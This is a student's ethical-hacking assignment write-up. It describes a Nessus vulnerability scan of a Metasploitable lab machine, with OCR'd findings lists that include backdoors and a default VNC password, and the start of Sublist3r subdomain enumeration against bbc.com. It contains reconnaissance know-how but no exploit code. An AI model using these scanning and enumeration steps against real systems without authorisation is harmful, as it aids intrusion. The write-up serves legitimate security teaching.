TOMIWA OLUWARORE CYBERSECURITY AND ETHICAL HACKING PROJECT

Q1. VULNERABILITY SCANNING.

Please ensure that you have Kali Linux or Parrot Linux installed on your machine, as well as the Metasploitable virtual machine.

Q1. Vulnerabilities scanning:

1. Install Nessus on your system.


2. Perform a vulnerability scan on the Metasploitable machine using Nessus.


Take screenshots of the identified vulnerabilities.

Provide a detailed description of the scanning process, including any configurations or settings used. Submit the screenshots along with the description.

Answer: After installing Nessus on my system, I performed a vulnerability scan on the Metasploitable machine using Nessus.

1. I clicked new scan on Nessus,
2. then clicked basic network scan under vulnerabilities,
3. inputted a name, then inputted Metasploitable IP address 192.168.29.131 inside the targets box, then launched the scan.
4. The Nessus scan lasted 14 minutes and resulted to 71 Vulnerabilities.


Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec
tenable Nessus Essentials
Scans
Settings
tomyrore
My Scans
All Scans
Trash
Policies
Plugin Rules
Terrascan
Tenable News
The Data-Factor: Why Integrating DSPM Is Key to Yo...
Read More
Nessus SYN scanner Port scanners 25
RPC Services Enumeration Service detection 10
Service Detection Service detection 9
OpenSSL Detection Service detection 2
RMI Registry Detection Service detection 2
Unknown Service Detection: Banner Retrieval Service detection 2
AJP Connector Detection Service detection 1
Backported Security Patch Detection (FTP) General 1
Backported Security Patch Detection (WWW) General 1
Common Platform Enumeration (CPE) General 1
Device Type General 1
Ethernet Card Manufacturer Detection Misc. 1
Ethernet MAC Addresses General 1
IRC Daemon Version Detection Plugin ID: 10719 Service detection 1
MySQL Server Detection Databases 1
move the mouse pointer outside or press Ctrl+Alt.
2:36 PM
TLS (Multiple Issues) Misc. 2
TLS (Multiple Issues) SMTP problems 2
SSL/TLS Diffie-Hellman Modulus <= 1024 Bits (Logjam) Misc. 1
X Server Detection Service detection 1
ICMP Timestamp Request Remote Date Disclosure General 1
SMB (Multiple Issues) Windows 7
TLS (Multiple Issues) General 4
FTP (Multiple Issues) Service detection 3
VNC (Multiple Issues) Service detection 3
Apache HTTP Server (Multiple Issues) Web Servers 2
RPC (Multiple Issues) RPC 2
SSH (Multiple Issues) General 2
SSH (Multiple Issues) Service detection 2
Web Server (Multiple Issues) Plugin ID: 11219 Web Servers 2
Nessus SYN scanner Port scanners 25
AA24-241A : Joint Cybersecurity Advisory on Iran-b...
Samba Badlock Vulnerability General 1
rlogin Service Detection Service detection 1
rsh Service Detection Service detection 1
NFS Shares World Readable RPC 1
SSL (Multiple Issues) General 28
ISC Bind (Multiple Issues) DNS 5
TLS Version 1.0 Protocol Detection Service detection 2
Unencrypted Telnet Server Misc. 1
SSL DROWN Attack Vulnerability (Decrypting RSA with Obsolet... Misc. 1
SSL Anonymous Cipher Suites Supported Service detection 1
SSH (Multiple Issues) Misc. 6
HTTP (Multiple Issues) Web Servers 5
DNS (Multiple Issues) DNS 4
SMB (Multiple Issues) TLS (Multiple Issues) Misc. 2
TLS (Multiple Issues) Misc. 2
Microsoft Copilot Studio SSRF
ove the mouse pointer inside or press Ctrl+G.



https://localhost:8834/#/scans/reports/5/hosts/2/vulnerabilities
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec
tenable Nessus Essentials
Scans
Settings
tomyrore
START SCAN / 192.168.29.131
Back to Hosts
Configure
Audit Trail
Launch
Report
Export
Vulnerabilities 71
Filter
Search Vulnerabilities
71 Vulnerabilities
Sev
CVSS
VPR
EPSS
Name
Family
Count
CRITICAL 10.0 * 7.4 0.6495 UnrealIRCd Backdoor Detection Backdoors 1
CRITICAL 10.0 * 5.9 0.015 NFS Exported Share Information Disclosure RPC 1
CRITICAL 10.0 * VNC Server 'password' Password Gain a shell remotely 1
CRITICAL 9.8 SSL Version 2 and 3 Protocol Detection Service detection 2
CRITICAL 9.8 Bind Shell Backdoor Detection Backdoors 1
MIXED Apache Tomcat (Multiple Issues) Web Servers 4
CRITICAL SSL (Multiple Issues) Gain a shell remotely 3
HIGH 7.5 5.9 0.0358 Samba Badlock Vulnerability General 1
HIGH 7.5 * 5.9 0.015 rlogin Service Detection Service detection 1
7.5 * 5.9 0.015 rsh Service Detection Service detection 1
Host Details
IP: 192.168.29.131
MAC: 00:0C:29:93:94:0A
OS: Linux Kernel 2.6 on Ubuntu 8.04 (hardy)
Start: Today at 1:49 PM
End: Today at 2:03 PM
Elapsed: 14 minutes
KB: Download
Vulnerabilities
Critical
High
Medium
Low
Info
Tenable News
Flowise Authentication Bypass
Read More
My Scans
All Scans
Trash
Policies
Plugin Rules
Terrascan
https://localhost:8834/#/scans/plugin-rules
INFO Samba Server Detection Service detection 1
INFO Samba Version Misc. 1
INFO Service Detection (GET request) Service detection 1
INFO Service Detection (HELP Request) Service detection 1
INFO SMTP Server Detection Service detection 1
INFO Target Credential Status by Authentication Protocol - No Crede... Settings 1
INFO TCP/IP Timestamps Supported General 1
INFO Telnet Server Detection Service detection 1
INFO Traceroute Information General 1
INFO VMware Virtual Machine Detection General 1
INFO vsftpd Detection FTP 1
INFO WebDAV Detection Web Servers 1
INFO WMI Not Available Windows 1
Results per page 50
Showing: 51 to 71 of 71
Tenable News
OPA SMB Force-Authentication
Read More
INFO Nessus Scan Information Settings 1
INFO NFS Share Export List RPC 1
INFO OpenSSH Detection Misc. 1
INFO OS Identification General 1
INFO OS Security Patch Assessment Not Available Settings 1
INFO Patch Report General 1
INFO PostgreSQL Server Detection Service detection 1
INFO PostgreSQL STARTTLS Support Misc. 1
INFO Samba Server Detection Service detection 1
INFO Samba Version Misc. 1


QUESTION 2.


Q2. Utilize various tools such as Sublist3r and Maltego, along with the search engine Netcraft, to discover subdomains of the target 'bbc.com'. Additionally, please capture screenshots of your findings.


2.1 Using Sublist3r


1. Go to Kali firebox and download sublist3r
2. Once downloaded, go to the terminal on kali and run – sudo apt-get install sublist3r
3. Next, run – sublist3r -h
4. Next, run sublist3r -d bbc.com




